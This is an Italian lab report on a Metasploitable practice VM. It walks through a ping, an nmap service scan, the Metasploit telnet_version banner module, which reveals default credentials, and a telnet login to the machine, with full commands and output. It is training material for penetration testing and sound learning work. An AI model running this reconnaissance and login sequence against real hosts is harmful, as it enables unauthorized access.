

Relazione: Exploit Telnet con Metasploit

Introduzione

L'esercizio ha lo scopo di dimostrare come utilizzare il framework Metasploit per identificare e sfruttare una vulnerabilità legata al servizio Telnet su una macchina Metasploitable. Il servizio Telnet, essendo un protocollo obsoleto e privo di cifratura, è spesso soggetto a vulnerabilità che possono essere sfruttate da un attaccante. In questo caso, abbiamo utilizzato il modulo auxiliary/scanner/telnet/telnet_version per rilevare informazioni sul servizio Telnet e successivamente accedere alla macchina remota utilizzando le credenziali ottenute.

Configurazione della Rete


Prima di iniziare l'esercizio, abbiamo configurato gli indirizzi IP delle due macchine coinvolte:

Kali Linux: Indirizzo IP 192.168.50.100

Metasploitable: Indirizzo IP 192.168.50.101

Per verificare la connettività tra le due macchine, abbiamo eseguito un ping dalla Kali Linux verso la Metasploitable:

ping 192.168.50.101



```
(kali㉿kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=13.0 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.964 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=4.51 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=13.1 ms  
^C  
— 192.168.50.101 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 0.964/7.881/13.056/5.296 ms
```

Il ping ha avuto successo, confermando che le due macchine sono in grado di comunicare correttamente.

Scansione delle Porte con Nmap

Per identificare i servizi in esecuzione sulla macchina Metasploitable, abbiamo eseguito uno scan delle porte utilizzando il comando:

nmap -sV 192.168.50.101

```

(kali@kali)~[~]
$ nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 09:23 EDT
Nmap scan report for 192.168.50.101
Host is up (0.060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:EA:8A:42 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.94 seconds

```

Lo scan ha rivelato che il servizio Telnet era attivo sulla porta 23. Questa informazione è stata fondamentale per pianificare l'attacco successivo.

Avvio di Metasploit

Dopo aver identificato il servizio Telnet, abbiamo avviato il framework Metasploit utilizzando il comando:

msfconsole

```

(kali@kali)~[~]
$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
Firmapy
=[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1471 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

```

Una volta caricato Metasploit, siamo passati alla ricerca del modulo appropriato per il nostro scopo.

Selezione del Modulo Telnet Version

Per rilevare la versione del servizio Telnet, abbiamo cercato il modulo corrispondente utilizzando il comando:

search telnet

```
msf6 > search telnet

Matching Modules

=====

70  exploit/solaris/telnet/fuser                2007-02-12    excellent    No    Sun Solaris Telnet Remote Authentication Bypass Vulnerability
71  exploit/linux/http/tp-link_sc2020n_authenticated_telnet_injection 2015-12-20    excellent    No    TP-Link SC2020n Authenticated Telnet Injection
72  auxiliary/scanner/telnet/telnet_login        .             normal       No    Telnet Login Check Scanner
73  auxiliary/scanner/telnet/telnet_version      .             normal       No    Telnet Service Banner Detection
74  auxiliary/scanner/telnet/telnet_encrypt_overflow .           normal       No    Telnet Service Encryption Key ID Overflow Detection
75  payload/cmd/unix/bind_busybox_telnetd       .             normal       No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
76  payload/cmd/unix/reverse                    .             normal       No    Unix Command Shell, Double Reverse TCP (telnet)
77  payload/cmd/unix/reverse_ssl_double_telnet .            normal       No    Unix Command Shell, Double Reverse TCP SSL (telnet)
78  payload/cmd/unix/reverse_bash_telnet_ssl    .             normal       No    Unix Command Shell, Reverse TCP SSL (telnet)
79  exploit/linux/ssh/vyos_restricted_shell_privsec 2018-11-05    great        Yes   VyOS restricted-shell Escape and Privilege Escalation
80  post/windows/gather/credentials/mremote      .             normal       No    Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 80, use 80 or use post/windows/gather/credentials/mremote
```

Tra i risultati, abbiamo identificato il modulo auxiliary/scanner/telnet/telnet_version, che ci permette di raccogliere informazioni sul banner del servizio Telnet. Abbiamo selezionato il modulo utilizzando il comando:

use 73

```
msf6 > use 73
msf6 auxiliary(scanner/telnet/telnet_version) >
```

(il numero 73 corrisponde all'indice del modulo nella lista dei risultati).

Configurazione del Modulo

Dopo aver selezionato il modulo, abbiamo visualizzato le opzioni disponibili utilizzando il comando:

show options

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  .               no        The password for the specified username
  RHOSTS    .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TIMEOUT   30              yes       Timeout for the Telnet probe
  USERNAME  .               no        The username to authenticate as

View the full module info with the info, or info -d command.
```

Abbiamo notato che l'opzione principale da configurare era RHOSTS, ovvero l'indirizzo IP della macchina target. Abbiamo impostato l'indirizzo IP della Metasploitable con il comando:

```
set RHOSTS 192.168.50.101
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
```

Esecuzione del Modulo

Una volta configurato il modulo, abbiamo eseguito l'exploit utilizzando il comando:

```
exploit
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23 - 192.168.50.101:23 TELNET
  _/ _ ' _ \ | / _ \ _ | \x0a| | | | | _/ || ( _ | \ _ \ | _ ) | | ( _ ) |
                                \x0a\x0a\x0aWarning: Never expose this VM to an untr
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

L'esecuzione del modulo ha restituito le credenziali di accesso al servizio Telnet, inclusi nome utente e password.


Accesso alla Macchina Remota

Con le credenziali ottenute, abbiamo utilizzato il client Telnet per accedere alla macchina Metasploitable:

```
telnet 192.168.50.101
```

```
msf6 auxiliary(scanner/telnet_telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^['.
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmind/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Mar 11 09:22:34 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
No mail.
msfadmin@metasploitable:~\$ █

Dopo aver inserito le credenziali (nome utente e password), siamo riusciti ad accedere al sistema remoto con successo.

Conclusioni

L'esercizio ha dimostrato come un servizio Telnet mal configurato possa essere facilmente compromesso utilizzando strumenti come Metasploit. Attraverso il modulo `auxiliary/scanner/telnet/telnet_version`, siamo stati in grado di rilevare informazioni critiche sul servizio e ottenere le credenziali di accesso. Questo esempio evidenzia l'importanza di utilizzare protocolli sicuri (come SSH) al posto di Telnet, che non offre alcuna protezione per le comunicazioni.